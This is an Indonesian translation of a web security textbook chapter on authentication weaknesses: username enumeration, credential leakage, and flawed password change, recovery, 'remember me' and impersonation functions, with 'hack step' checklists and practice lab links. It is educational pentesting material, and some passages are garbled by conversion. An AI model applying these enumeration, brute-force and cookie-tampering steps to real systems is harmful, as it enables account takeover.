Ketika upaya login gagal, tentu saja Anda dapat menyimpulkan bahwa setidaknya ada satu informasi yang salah. Namun, jika aplikasi memberi tahu Anda informasi mana yang tidak valid, Anda dapat mengeksplorasi perilaku ini untuk mengurangi keefektifan mekanisme login.

Dalam kasus paling sederhana, di mana login memerlukan nama pengguna dan kata sandi, aplikasi mungkin memberikan pesan kegagalan yang berisi informasi tambahan tentang alasan tidak berhasil login, misalnya:

seperti yang diliustrasikan



Gambar 6-3: Pesan kegagalan login panjang yang menunjukkan kapan nama pengguna yang valid telah ditebak

Dalam contoh ini, Anda dapat menggunakan serangan otomatis untuk mengulang melalui daftar besar nama pengguna umum untuk menghitung mana yang valid. Tentu saja, nama pengguna biasanya tidak dianggap sebagai rahasia (misalnya, mereka tidak disamarkan saat login). Namun, menyediakan cara yang mudah bagi penyerang untuk mengidentifikasi nama pengguna yang valid meningkatkan kemungkinan bahwa dia akan menyusupi aplikasi dengan waktu, keterampilan, dan usaha yang cukup. Daftar nama pengguna yang disebutkan dapat digunakan sebagai dasar untuk berbagai serangan berikutnya, termasuk tebakan kata sandi, serangan terhadap data atau sesi pengguna, atau rekayasa sosial.

Selain fungsi login utama, enumerasi nama pengguna dapat muncul di komponen lain dari mekanisme otentikasi. Pada prinsipnya, setiap fungsi di mana nama pengguna aktual atau potensial dikirimkan dapat dimanfaatkan untuk tujuan ini. Salah satu lokasi di mana pencacahan nama pengguna biasanya ditemukan adalah fungsi pendaftaran pengguna. Jika aplikasi memungkinkan pengguna baru untuk mendaftar dan menentukan nama pengguna mereka sendiri, pencacahan nama pengguna hampir tidak mungkin dicegah jika aplikasi ingin mencegah nama pengguna ganda didaftarkan. Lokasi lain di mana pencacahan nama pengguna terkadang ditemukan

adalah fungsi perubahan kata sandi dan lupa kata sandi, seperti yang dijelaskan nanti di bab ini.

CATATA Banyak mekanisme otentikasi mengungkapkan nama pengguna baik secara implisit maupun eksplisit. Di akun email web, nama pengguna sering kali berupa alamat email, yang sudah menjadi pengetahuan umum. Banyak situs lain mengekspos nama pengguna di dalam aplikasi tanpa mempertimbangkan keuntungan yang diberikannya kepada penyerang, atau menghasilkan nama pengguna dengan cara yang dapat diprediksi (misalnya, pengguna1842, pengguna1843, dan seterusnya).

Dalam mekanisme login yang lebih kompleks, di mana aplikasi mengharuskan pengguna untuk mengirimkan beberapa informasi, atau melanjutkan melalui beberapa tahapan, pesan kegagalan verbose atau pembeda lainnya dapat memungkinkan penyerang menargetkan setiap tahapan proses login secara bergantian, meningkatkan kemungkinan bahwa dia akan mendapatkan akses tidak sah.

CATATA Kerentanan ini mungkin muncul dengan cara yang lebih halus daripada yang diilustrasikan di sini. Bahkan jika pesan kesalahan yang dikembalikan sebagai tanggapan atas nama pengguna yang valid dan tidak valid mirip secara dangkal, mungkin ada perbedaan kecil di antara keduanya yang dapat digunakan untuk menghitung nama pengguna yang valid. Misalnya, jika beberapa jalur kode dalam aplikasi mengembalikan pesan kegagalan yang "sama", mungkin ada sedikit perbedaan tipografi antara setiap contoh pesan. Dalam beberapa kasus, respons aplikasi mungkin identik di layar tetapi berisi perbedaan kecil yang tersembunyi di dalam sumber HTML, seperti komentar atau perbedaan tata letak. Jika tidak ada cara yang jelas untuk menghitung nama pengguna yang muncul dengan sendirinya, Anda harus melakukan perbandingan yang dekat dari respons aplikasi terhadap nama pengguna yang valid dan tidak valid.

Anda dapat menggunakan alat Pembanding dalam Burp Suite untuk menganalisis dan menyoroti secara otomatis pada Gambar 6 menghasilkan a



Gambar 6-4:Mengidentifikasi perbedaan kecil dalam respons aplikasi menggunakan Pembanding Burp

LANGKAH HACK

1. Jika Anda sudah mengetahui satu nama pengguna yang valid (misalnya, akun yang Anda kendalikan), kirimkan satu login menggunakan nama pengguna ini dan kata sandi yang salah, dan login lainnya menggunakan nama pengguna acak.
2. Catat setiap detail respons server terhadap setiap upaya login, termasuk kode status, setiap pengalihan, informasi yang ditampilkan di layar, dan setiap perbedaan yang tersembunyi di sumber halaman HTML. Gunakan proxy pencegat Anda untuk mempertahankan riwayat lengkap semua lalu lintas ke dan dari server.
3. Coba temukan perbedaan yang jelas atau tidak kentara dalam respons server terhadap dua upaya login.
4. Jika ini gagal, ulangi latihan di mana pun dalam aplikasi di mana nama pengguna dapat diajukan (misalnya, pendaftaran mandiri, perubahan kata sandi, dan kata sandi yang terlupakan).
5. Jika perbedaan terdeteksi dalam respons server terhadap nama pengguna yang valid dan tidak valid, dapatkan daftar nama pengguna yang umum. Gunakan skrip khusus atau alat otomatis untuk mengirim setiap nama pengguna dengan cepat, dan filter tanggapan yang menandakan bahwa nama pengguna itu valid (lihat Bab 14).
6. Sebelum memulai latihan pencacahan Anda, verifikasi apakah aplikasi melakukan penguncian akun setelah sejumlah upaya login yang gagal (lihat bagian sebelumnya). Jika demikian, disarankan untuk merancang serangan pencacahan Anda dengan mempertimbangkan fakta ini. Misalnya, jika aplikasi akan memberi Anda hanya tiga upaya login yang gagal dengan akun tertentu, Anda berisiko "membuang" salah satunya untuk setiap nama pengguna yang Anda temukan melalui pencacahan otomatis. Oleh karena itu, saat melakukan serangan pencacahan Anda, jangan mengirimkan kata sandi yang dibuat-buat dengan setiap upaya login. Sebagai gantinya, kirimkan satu kata sandi umum seperti *kata sandi* atau nama pengguna itu sendiri sebagai kata sandi. Jika aturan kualitas kata sandi lemah, kemungkinan besar beberapa upaya login yang Anda lakukan sebagai bagian dari latihan pencacahan Anda akan berhasil dan akan mengungkapkan nama pengguna dan kata sandi dalam sekali tekan. Untuk menyetel bidang kata sandi agar sama dengan nama pengguna, Anda dapat menggunakan mode serangan "pendobrak" di Burp Intruder untuk memasukkan muatan yang sama di berbagai posisi dalam permintaan login Anda.

Bahkan jika respons aplikasi terhadap upaya login yang berisi nama pengguna yang valid dan tidak valid identik dalam setiap hal intrinsik, masih dimungkinkan untuk menghitung nama pengguna berdasarkan waktu yang dibutuhkan aplikasi untuk merespons permintaan login. Aplikasi sering melakukan pemrosesan back-end yang sangat berbeda pada permintaan login, bergantung pada apakah permintaan tersebut berisi nama pengguna yang valid. Misalnya, ketika nama pengguna yang valid dikirimkan, aplikasi dapat mengambil detail pengguna dari database back-end, melakukan berbagai pemrosesan pada

perincian (misalnya, memeriksa apakah akun kedaluwarsa), lalu memvalidasi kata sandi (yang mungkin melibatkan algoritme hash intensif sumber daya) sebelum mengembalikan pesan umum jika kata sandi salah. Perbedaan waktu antara kedua respons mungkin terlalu halus untuk dideteksi saat bekerja hanya dengan browser, tetapi alat otomatis mungkin dapat membedakan keduanya. Bahkan jika hasil latihan semacam itu mengandung rasio positif palsu yang besar, masih lebih baik memiliki daftar 100 nama pengguna, sekitar 50% di antaranya valid, daripada daftar 10.000 nama pengguna, sekitar 0,5% di antaranya valid. . Lihat Bab 15 untuk penjelasan rinci tentang cara mendeteksi dan mengeksplorasi jenis perbedaan waktu ini untuk mengekstrak informasi dari aplikasi.

TIP Selain fungsi login itu sendiri, mungkin ada sumber informasi lain di mana Anda bisa mendapatkan nama pengguna yang valid. Tinjau semua komentar kode sumber yang ditemukan selama pemetaan aplikasi (lihat Bab 4) untuk mengidentifikasi nama pengguna yang terlihat. Setiap alamat email pengembang atau personel lain dalam organisasi dapat berupa nama pengguna yang valid, baik lengkap atau hanya awalan khusus pengguna. Setiap fungsi logging yang dapat diakses dapat mengungkapkan nama pengguna.

COBALAH!

```
http://mdsec.net/auth/53/ http://  
mdsec.net/auth/59/ http://  
mdsec.net/auth/70/ http://  
mdsec.net/auth/81/ http://  
mdsec.net/auth/167/
```

Transmisi Kredensial yang Rentan

Jika sebuah aplikasi menggunakan koneksi HTTP yang tidak terenkripsi untuk mengirimkan kredensial login, seorang penyadap yang ditempatkan dengan tepat di jaringan, tentu saja, dapat mencegatnya. Bergantung pada lokasi pengguna, penyadap potensial mungkin tinggal:

- Di jaringan lokal pengguna
- Di dalam departemen TI pengguna
- Di dalam ISP pengguna
- Di tulang punggung Internet
- Di dalam ISP yang menghosting aplikasi
- Di dalam departemen TI yang mengelola aplikasi

CATAT Salah satu dari lokasi ini mungkin ditempati oleh personel yang berwenang, tetapi juga berpotensi oleh penyerang eksternal yang telah merusak infrastruktur yang relevan melalui beberapa cara lain. Bahkan jika perantara pada jaringan tertentu diyakini dapat dipercaya, lebih aman menggunakan mekanisme transportasi yang aman saat mengirimkan data sensitif melaluinya.

Meskipun login terjadi melalui HTTPS, kredensial masih dapat diungkapkan kepada pihak yang tidak berwenang jika aplikasi menanganinya dengan cara yang tidak aman:

- Jika kredensial dikirimkan sebagai parameter string kueri, bukan di badan aPOSpermintaan, ini dapat dicatat di berbagai tempat, seperti di dalam riwayat browser pengguna, di dalam log server web, dan di dalam log proxy terbalik yang digunakan dalam infrastruktur hosting. Jika penyerang berhasil mengkompromikan salah satu sumber daya ini, dia mungkin dapat meningkatkan hak istimewa dengan mengambil kredensial pengguna yang disimpan di sana.
- Meskipun sebagian besar aplikasi web menggunakan body file aPOSpermintaan untuk mengirimkan formulir login HTML itu sendiri, sangat umum untuk melihat permintaan login ditangani melalui redirect ke URL yang berbeda dengan kredensial yang sama diteruskan sebagai parameter string kueri. Mengapa pengembang aplikasi menganggap perlu untuk melakukan bouncing ini tidak jelas, tetapi setelah memilih untuk melakukannya, lebih mudah menerapkannya sebagai pengalihan 302 ke URL daripada sebagai POSpermintaan menggunakan formulir HTML kedua yang dikirimkan melalui JavaScript.
- Aplikasi web terkadang menyimpan kredensial pengguna dalam cookie, biasanya untuk menerapkan mekanisme yang dirancang dengan buruk untuk login, perubahan kata sandi, "ingat saya", dan sebagainya. Kredensial ini rentan ditangkap melalui serangan yang membahayakan cookie pengguna dan, dalam kasus cookie persisten, oleh siapa saja yang mendapatkan akses ke sistem file lokal klien. Bahkan jika kredensial dienkripsi, penyerang masih dapat dengan mudah memutar ulang cookie dan masuk sebagai pengguna tanpa benar-benar mengetahui kredensialnya. Bab 12 dan 13 menjelaskan berbagai cara penyerang dapat menargetkan pengguna lain untuk mengambil cookie mereka.

Banyak aplikasi menggunakan HTTP untuk area aplikasi yang tidak diautentikasi dan beralih ke HTTPS saat login. Jika demikian, maka tempat yang tepat untuk beralih ke HTTPS adalah saat halaman login dimuat di browser, memungkinkan pengguna untuk memverifikasi bahwa halaman tersebut asli sebelum memasukkan kredensial. Namun, adalah umum untuk menemukan aplikasi yang memuat halaman login itu sendiri menggunakan HTTP dan kemudian beralih ke HTTPS pada titik di mana kredensial dikirimkan. Ini tidak aman, karena pengguna tidak dapat memverifikasi keaslian halaman login itu sendiri dan karenanya tidak memiliki jaminan bahwa kredensial akan dikirimkan dengan aman. Penyerang dengan posisi yang sesuai dapat mencegat dan memodifikasi halaman login, mengubah URL target dari formulir login untuk menggunakan HTTP. Pada saat pengguna yang cerdik menyadari bahwa kredensial telah dikirimkan menggunakan HTTP,

LANGKAH HACK

1. Lakukan login yang berhasil sambil memantau semua lalu lintas di kedua arah antara klien dan server.
2. Identifikasi setiap kasus di mana kredensial dikirimkan ke kedua arah. Anda dapat menetapkan aturan intersepsi dalam proxy intersepsi Anda untuk menandai pesan yang berisi string tertentu (lihat Bab 20).
3. Jika ada contoh yang ditemukan di mana kredensial dikirimkan dalam string kueri URL atau sebagai cookie, atau dikirim kembali dari server ke klien, pahami apa yang terjadi, dan coba pastikan tujuan apa yang coba dilakukan oleh pengembang aplikasi meraih. Cobalah untuk menemukan segala cara yang dapat digunakan penyerang untuk mengganggu logika aplikasi untuk mengkompromikan kredensial pengguna lain.
4. Jika ada informasi sensitif yang dikirimkan melalui saluran yang tidak terenkripsi, tentu saja hal ini rentan terhadap penyadapan.
5. Jika tidak ada kasus kredensial aktual yang dikirim secara tidak aman teridentifikasi, perhatikan baik-baik data apa pun yang tampaknya dikodekan atau disamarkan. Jika ini termasuk data sensitif, dimungkinkan untuk merekayasa balik algoritma obfuscation.
6. Jika kredensial dikirimkan menggunakan HTTPS tetapi formulir login dimuat menggunakan HTTP, aplikasi rentan terhadap serangan man-in-the-middle, yang dapat digunakan untuk menangkap kredensial.

COBALAH!

```
http://mdsec.net/auth/88/ http://  
mdsec.net/auth/90/ http://  
mdsec.net/auth/97/
```

Fungsi Ubah Kata Sandi

Anehnya, banyak aplikasi web tidak menyediakan cara apa pun bagi pengguna untuk mengubah kata sandinya. Namun, fungsi ini diperlukan untuk mekanisme autentikasi yang dirancang dengan baik karena dua alasan:

- Perubahan kata sandi yang dipaksakan secara berkala mengurangi ancaman penyusupan kata sandi. Ini mengurangi jendela di mana kata sandi yang diberikan dapat ditargetkan dalam serangan tebakan. Ini juga mengurangi jendela di mana kata sandi yang disusupi dapat digunakan tanpa terdeteksi oleh penyerang.
- Pengguna yang menduga bahwa kata sandi mereka mungkin telah disusupi harus dapat dengan cepat mengubah kata sandi mereka untuk mengurangi ancaman penggunaan yang tidak sah.

Meskipun merupakan bagian penting dari mekanisme autentikasi yang efektif, fungsi perubahan kata sandi sering kali rentan karena desainnya. Kerentanan yang sengaja dihindari di fungsi login utama sering muncul kembali di fungsi ubah kata sandi. Banyak fungsi perubahan kata sandi aplikasi web dapat diakses tanpa autentikasi dan lakukan hal berikut:

- Berikan pesan kesalahan panjang yang menunjukkan apakah nama pengguna yang diminta valid.
- Izinkan tebakan tak terbatas dari bidang "kata sandi yang ada".
- Periksa apakah bidang "kata sandi baru" dan "konfirmasi kata sandi baru" memiliki nilai yang sama hanya setelah memvalidasi kata sandi yang ada, sehingga memungkinkan serangan berhasil menemukan kata sandi yang ada secara non-invasif.

Fungsi perubahan kata sandi tipikal mencakup pohon keputusan logis yang relatif besar. Aplikasi perlu mengidentifikasi pengguna, memvalidasi kata sandi yang ada, mengintegrasikan dengan pertahanan penguncian akun apa pun, membandingkan kata sandi baru yang diberikan satu sama lain dan terhadap aturan kualitas kata sandi, dan memberi umpan balik setiap kondisi kesalahan kepada pengguna dengan cara yang sesuai. Karena itu, fungsi perubahan kata sandi sering mengandung kelemahan logika halus yang dapat dieksloitasi untuk menumbangkan seluruh mekanisme.

LANGKAH HACK

1. Identifikasi fungsi perubahan kata sandi apa pun di dalam aplikasi. Jika ini tidak ditautkan secara eksplisit dari konten yang dipublikasikan, ini masih dapat diterapkan. Bab 4 menjelaskan berbagai teknik untuk menemukan konten tersembunyi di dalam aplikasi.
2. Buat berbagai permintaan ke fungsi perubahan kata sandi menggunakan nama pengguna yang tidak valid, kata sandi lama yang tidak valid, dan nilai "kata sandi baru" dan "konfirmasi kata sandi baru" yang tidak cocok.
3. Cobalah untuk mengidentifikasi perilaku apa pun yang dapat digunakan untuk pencacahan nama pengguna atau serangan brute-force (seperti yang dijelaskan di bagian "Login Brute-Forcible" dan "Pesan Kegagalan Verbose").

TIP **K**a formulir perubahan kata sandi hanya dapat diakses oleh pengguna yang diautentikasi dan tidak berisi bidang nama pengguna, masih mungkin untuk memberikan nama pengguna arbitrer. Formulir dapat menyimpan nama pengguna di bidang tersembunyi, yang dapat dimodifikasi dengan mudah. Jika tidak, coba berikan parameter tambahan yang berisi nama pengguna, menggunakan nama parameter yang sama seperti yang digunakan di form login utama. Trik ini terkadang berhasil mengesampingkan nama pengguna pengguna saat ini, memungkinkan Anda untuk memaksa paksa kredensial pengguna lain meskipun hal ini tidak mungkin dilakukan pada login utama.

COBALAH!

http://mdsec.net/auth/104/ http://
mdsec.net/auth/117/ http://
mdsec.net/auth/120/ http://
mdsec.net/auth/125/ http://
mdsec.net/auth/129/ http://
mdsec.net/auth/135/

Fungsi Lupa Kata Sandi

Seperti fungsionalitas perubahan kata sandi, mekanisme untuk memulihkan dari situasi kata sandi yang terlupa sering menimbulkan masalah yang mungkin dapat dihindari dalam fungsi login utama, seperti pencacahan nama pengguna.

Selain berbagai cacat ini, kelemahan desain dalam fungsi kata sandi yang terlupakan sering menjadikan ini tautan terlemah untuk menyerang keseluruhan logika autentikasi aplikasi. Beberapa macam kelemahan desain sering dijumpai:

- Fungsionalitas kata sandi yang terlupakan sering melibatkan menghadirkan pengguna dengan tantangan sekunder sebagai pengganti login utama, seperti yang ditunjukkan pada Gambar 6-5. Tantangan ini seringkali jauh lebih mudah ditanggapi oleh penyerang daripada mencoba menebak kata sandi pengguna. Pertanyaan tentang nama gadis ibu, kenangan tanggal, warna favorit, dan sejenisnya umumnya akan jauh lebih sedikit kata sandi.

Lebih-lebih lagi
bahwa determinan diketahui atau
usaha.

Forgot Your Password or User ID?

User Id: Tim

When you registered your User Id, you provided a secret question.

Your secret question, provided during registration, is:

what street did you live on in sierra vista

Enter the answer to your secret question:

CONTINUE

Gambar 6-5:Tantangan sekunder yang digunakan dalam fungsi pemulihan akun

Dalam banyak kasus, aplikasi memungkinkan pengguna untuk mengatur tantangan dan tanggapan pemulihan kata sandi mereka sendiri selama pendaftaran. Pengguna cenderung

untuk menetapkan tantangan yang sangat tidak aman, mungkin dengan asumsi yang salah bahwa hanya mereka yang akan dihadapkan dengannya. Contohnya adalah "Apakah saya memiliki perahu?" Dalam situasi ini, penyerang yang ingin mendapatkan akses dapat menggunakan serangan otomatis untuk beralih melalui daftar nama pengguna yang disebutkan atau umum, mencatat semua tantangan pemulihan kata sandi, dan memilih yang tampak paling mudah ditebak. (Lihat Bab 14 untuk teknik tentang cara mengambil data semacam ini dalam serangan skrip.)

- Seperti fungsi perubahan kata sandi, pengembang aplikasi umumnya mengabaikan kemungkinan pemakaian kasar terhadap tantangan pemulihan kata sandi, bahkan ketika mereka memblokir serangan ini di halaman masuk utama. Jika sebuah aplikasi mengizinkan upaya tak terbatas untuk menjawab tantangan pemulihan kata sandi, kemungkinan besar aplikasi tersebut akan disusupi oleh penyerang yang gigih.
- Di beberapa aplikasi, tantangan pemulihan diganti dengan "petunjuk" kata sandi sederhana yang dikonfigurasi oleh pengguna selama pendaftaran. Pengguna biasanya menetapkan petunjuk yang sangat jelas, bahkan mungkin yang identik dengan kata sandi itu sendiri, dengan asumsi yang salah bahwa hanya mereka yang akan melihatnya. Sekali lagi, penyerang dengan daftar nama pengguna umum atau yang disebutkan dapat dengan mudah menangkap sejumlah besar petunjuk kata sandi dan kemudian mulai menebak.
- Mekanisme di mana aplikasi memungkinkan pengguna untuk mendapatkan kembali kendali atas akun mereka setelah merespons tantangan dengan benar seringkali rentan. Salah satu cara yang cukup aman untuk mengimplementasikan ini adalah dengan mengirimkan URL pemulihan yang unik, tidak dapat ditebak, dan dibatasi waktu ke alamat email yang diberikan pengguna saat pendaftaran. Mengunjungi URL ini dalam beberapa menit memungkinkan pengguna menyetel kata sandi baru. Namun, mekanisme lain untuk pemulihan akun sering ditemui yang menurut desainnya tidak aman:
 - Beberapa aplikasi mengungkapkan kata sandi yang ada dan terlupakan kepada pengguna setelah berhasil menyelesaikan tantangan, memungkinkan penyerang untuk menggunakan akun tanpa batas waktu tanpa risiko terdeteksi oleh pemiliknya. Bahkan jika pemilik akun kemudian mengubah kata sandi yang terbongkar, penyerang dapat dengan mudah mengulangi tantangan yang sama untuk mendapatkan kata sandi baru.
 - Beberapa aplikasi segera menjatuhkan pengguna ke sesi yang diautentikasi setelah berhasil menyelesaikan tantangan, sekali lagi memungkinkan penyerang untuk menggunakan akun tanpa batas waktu tanpa deteksi, dan tanpa perlu mengetahui kata sandi pengguna.
 - Beberapa aplikasi menggunakan mekanisme pengiriman URL pemulihan unik tetapi mengirimkannya ke alamat email yang ditentukan oleh pengguna pada saat tantangan selesai. Ini sama sekali tidak memberikan keamanan yang ditingkatkan untuk proses pemulihan selain kemungkinan mencatat alamat email yang digunakan oleh penyerang.

TIP Bahkan jika aplikasi tidak menyediakan bidang di layar bagi Anda untuk memberikan alamat email untuk menerima URL pemulihan, aplikasi dapat mengirimkan alamat melalui bidang formulir atau cookie tersembunyi. Ini menghadirkan peluang ganda: Anda dapat menemukan alamat email pengguna yang telah Anda kompromikan, dan Anda dapat mengubah nilainya untuk menerima URL pemulihan di alamat yang Anda pilih.

- Beberapa aplikasi memungkinkan pengguna untuk menyetel ulang nilai kata sandi mereka secara langsung setelah berhasil menyelesaikan tantangan dan tidak mengirimkan pemberitahuan email apa pun kepada pengguna. Ini berarti penyusupan akun oleh penyerang tidak akan diketahui sampai pemilik mencoba masuk lagi. Bahkan mungkin tidak diperhatikan jika pemilik berasumsi bahwa dia pasti lupa kata sandinya dan karenanya mengatur ulang dengan cara yang sama. Seorang penyerang yang hanya menginginkan *beberapa* akses ke aplikasi kemudian dapat membahayakan akun pengguna yang berbeda untuk jangka waktu tertentu dan oleh karena itu dapat terus menggunakan aplikasi tanpa batas.

LANGKAH HACK

1. Identifikasi fungsionalitas kata sandi yang terlupa di dalam aplikasi. Jika ini tidak ditautkan secara eksplisit dari konten yang diterbitkan, ini masih dapat diterapkan (lihat Bab 4).
2. Pahami cara kerja fungsi lupa kata sandi dengan melakukan penelusuran lengkap menggunakan akun yang Anda kontrol.
3. Jika mekanisme menggunakan tantangan, tentukan apakah pengguna dapat mengatur atau memilih sendiri tantangan dan tanggapannya. Jika demikian, gunakan daftar nama pengguna yang disebutkan atau umum untuk memanen daftar tantangan, dan tinjau ini untuk setiap yang tampaknya mudah ditebak.
4. Jika mekanisme menggunakan “petunjuk” kata sandi, lakukan latihan yang sama untuk memanen daftar petunjuk kata sandi, dan targetkan yang mudah ditebak.
5. Cobalah untuk mengidentifikasi perilaku apa pun dalam mekanisme lupa kata sandi yang dapat dimanfaatkan sebagai dasar untuk enumerasi nama pengguna atau serangan brute-force (lihat detail sebelumnya).
6. Jika aplikasi membuat email yang berisi URL pemulihan sebagai tanggapan atas permintaan kata sandi yang terlupa, dapatkan sejumlah URL ini, dan coba identifikasi pola apa pun yang memungkinkan Anda memprediksi URL yang dikeluarkan untuk pengguna lain. Terapkan teknik yang sama seperti yang relevan untuk menganalisis token sesi untuk prediktabilitas (lihat Bab 7).

COBALAH!


<http://mdsec.net/auth/142/> <http://mdsec.net/auth/145/> <http://mdsec.net/auth/151/>

Fungsi "Ingat Saya".

Aplikasi sering mengimplementasikan fungsi "ingat saya" sebagai kenyamanan bagi pengguna. Dengan cara ini, pengguna tidak perlu memasukkan ulang nama pengguna dan sandi setiap kali menggunakan aplikasi dari komputer tertentu. Fungsi-fungsi ini seringkali tidak aman karena desain dan membiarkan pengguna terkena serangan baik secara lokal maupun oleh pengguna *lainnya* komputer:

- Beberapa fungsi "ingat saya" diimplementasikan menggunakan cookie persisten sederhana, seperti `RememberUser=daf` (lihat Gambar 6-6). Saat cookie ini dikirimkan ke halaman aplikasi awal, aplikasi memercayai cookie untuk mengautentikasi pengguna, dan membuat sesi aplikasi untuk itu.

atau enu
au



Gambar 6-6: Fungsi "ingat saya" yang rentan, yang secara otomatis memasukkan pengguna hanya berdasarkan nama pengguna yang disimpan dalam cookie

- Beberapa fungsi "ingat saya" menyetel cookie yang tidak berisi nama pengguna, tetapi semacam pengidentifikasi sesi persisten, seperti IngatPengguna=1328. Saat pengidentifikasi dikirimkan ke halaman login, aplikasi mencari pengguna yang terkait dengannya dan membuat sesi aplikasi untuk pengguna tersebut. Seperti halnya token sesi biasa, jika pengidentifikasi sesi pengguna lain dapat diprediksi atau diekstrapolasi, penyerang dapat mengulang melalui sejumlah besar pengidentifikasi potensial untuk menemukan pengidentifikasi yang terkait dengan pengguna aplikasi, dan karenanya mendapatkan akses ke akun mereka tanpa autentikasi. Lihat Bab 7 untuk teknik melakukan serangan ini.
- Bahkan jika informasi yang disimpan untuk pengidentifikasian ulang pengguna dilindungi (dienkripsi) dengan semestinya untuk mencegah pengguna lain menentukan atau menebaknya, informasi tersebut mungkin masih rentan untuk ditangkap melalui bug seperti skrip lintas situs (lihat Bab 12), atau oleh penyerang yang memiliki akses lokal ke komputer pengguna.

LANGKAH HACK

1. Aktifkan semua fungsi "ingat saya", dan tentukan apakah fungsi tersebut benar-benar "mengingat" pengguna sepenuhnya atau hanya mengingat nama penggunanya dan masih mengharuskannya untuk memasukkan kata sandi pada kunjungan berikutnya. Jika yang terakhir yang terjadi, fungsionalitasnya jauh lebih kecil kemungkinannya untuk mengungkap kelemahan keamanan apa pun.
2. Periksa dengan cermat semua kuki persisten yang ditetapkan, dan juga data apa pun yang bertahan di mekanisme penyimpanan lokal lainnya, seperti data pengguna Internet Explorer, penyimpanan terisolasi Silverlight, atau objek bersama lokal Flash. Cari data tersimpan yang mengidentifikasi pengguna secara eksplisit atau tampaknya berisi pengenal pengguna yang dapat diprediksi.
3. Bahkan ketika data yang disimpan tampak sangat dikodekan atau disamarkan, tinjau ini dengan saksama. Bandingkan hasil dari "mengingat" beberapa nama pengguna dan/atau kata sandi yang sangat mirip untuk mengidentifikasi setiap peluang untuk merekayasa ulang data asli. Di sini, gunakan teknik yang sama yang dijelaskan di Bab 7 untuk mendeteksi makna dan pola dalam token sesi.
4. Mencoba untuk memodifikasi isi dari persistent cookie untuk mencoba meyakinkan aplikasi bahwa pengguna lain telah menyimpan detailnya di komputer Anda.

COBALAH!

```
http://mdsec.net/auth/219/ http://  
mdsec.net/auth/224/ http://  
mdsec.net/auth/227/ http://  
mdsec.net/auth/229/ http://  
mdsec.net/auth/232/ http://  
mdsec.net/auth/236/ http://  
mdsec.net/auth/239/ http://  
mdsec.net/auth/245/
```

Fungsi Peniruan Identitas Pengguna

Beberapa aplikasi mengimplementasikan fasilitas untuk pengguna aplikasi yang memiliki hak istimewa untuk menyamar sebagai pengguna lain untuk mengakses data dan melakukan tindakan dalam konteks pengguna mereka. Misalnya, beberapa aplikasi perbankan memungkinkan operator helpdesk untuk mengautentikasi pengguna telepon secara verbal dan kemudian mengalihkan sesi aplikasi mereka ke dalam konteks pengguna tersebut untuk membantunya.


Berbagai cacat desain biasanya ada dalam fungsi peniruan:

- Ini dapat diimplementasikan sebagai fungsi "tersembunyi", yang tidak tunduk pada kontrol akses yang tepat. Misalnya siapa saja yang mengetahui atau menebak URL / admin/ImpersonateUser.jspmungkin dapat menggunakan fungsi tersebut dan menyamar sebagai pengguna lain (lihat Bab 8).
- Aplikasi dapat memercayai data yang dapat dikontrol pengguna saat menentukan apakah pengguna melakukan peniruan identitas. Misalnya, selain token sesi yang valid, pengguna dapat mengirimkan cookie yang menentukan akun mana yang sedang digunakan sesinya. Penyerang mungkin dapat mengubah nilai ini dan mendapatkan akses ke akun pengguna lain tanpa autentikasi, seperti yang ditunjukkan pada Gambar 6-7.
- Jika aplikasi memungkinkan pengguna administratif untuk ditiru, kelemahan apa pun dalam logika peniruan dapat mengakibatkan kerentanan eskalasi hak istimewa vertikal. Dari pada hanya mendapatkan akses ke data pengguna biasa lainnya, penyerang dapat memperoleh kendali penuh atas aplikasi tersebut.
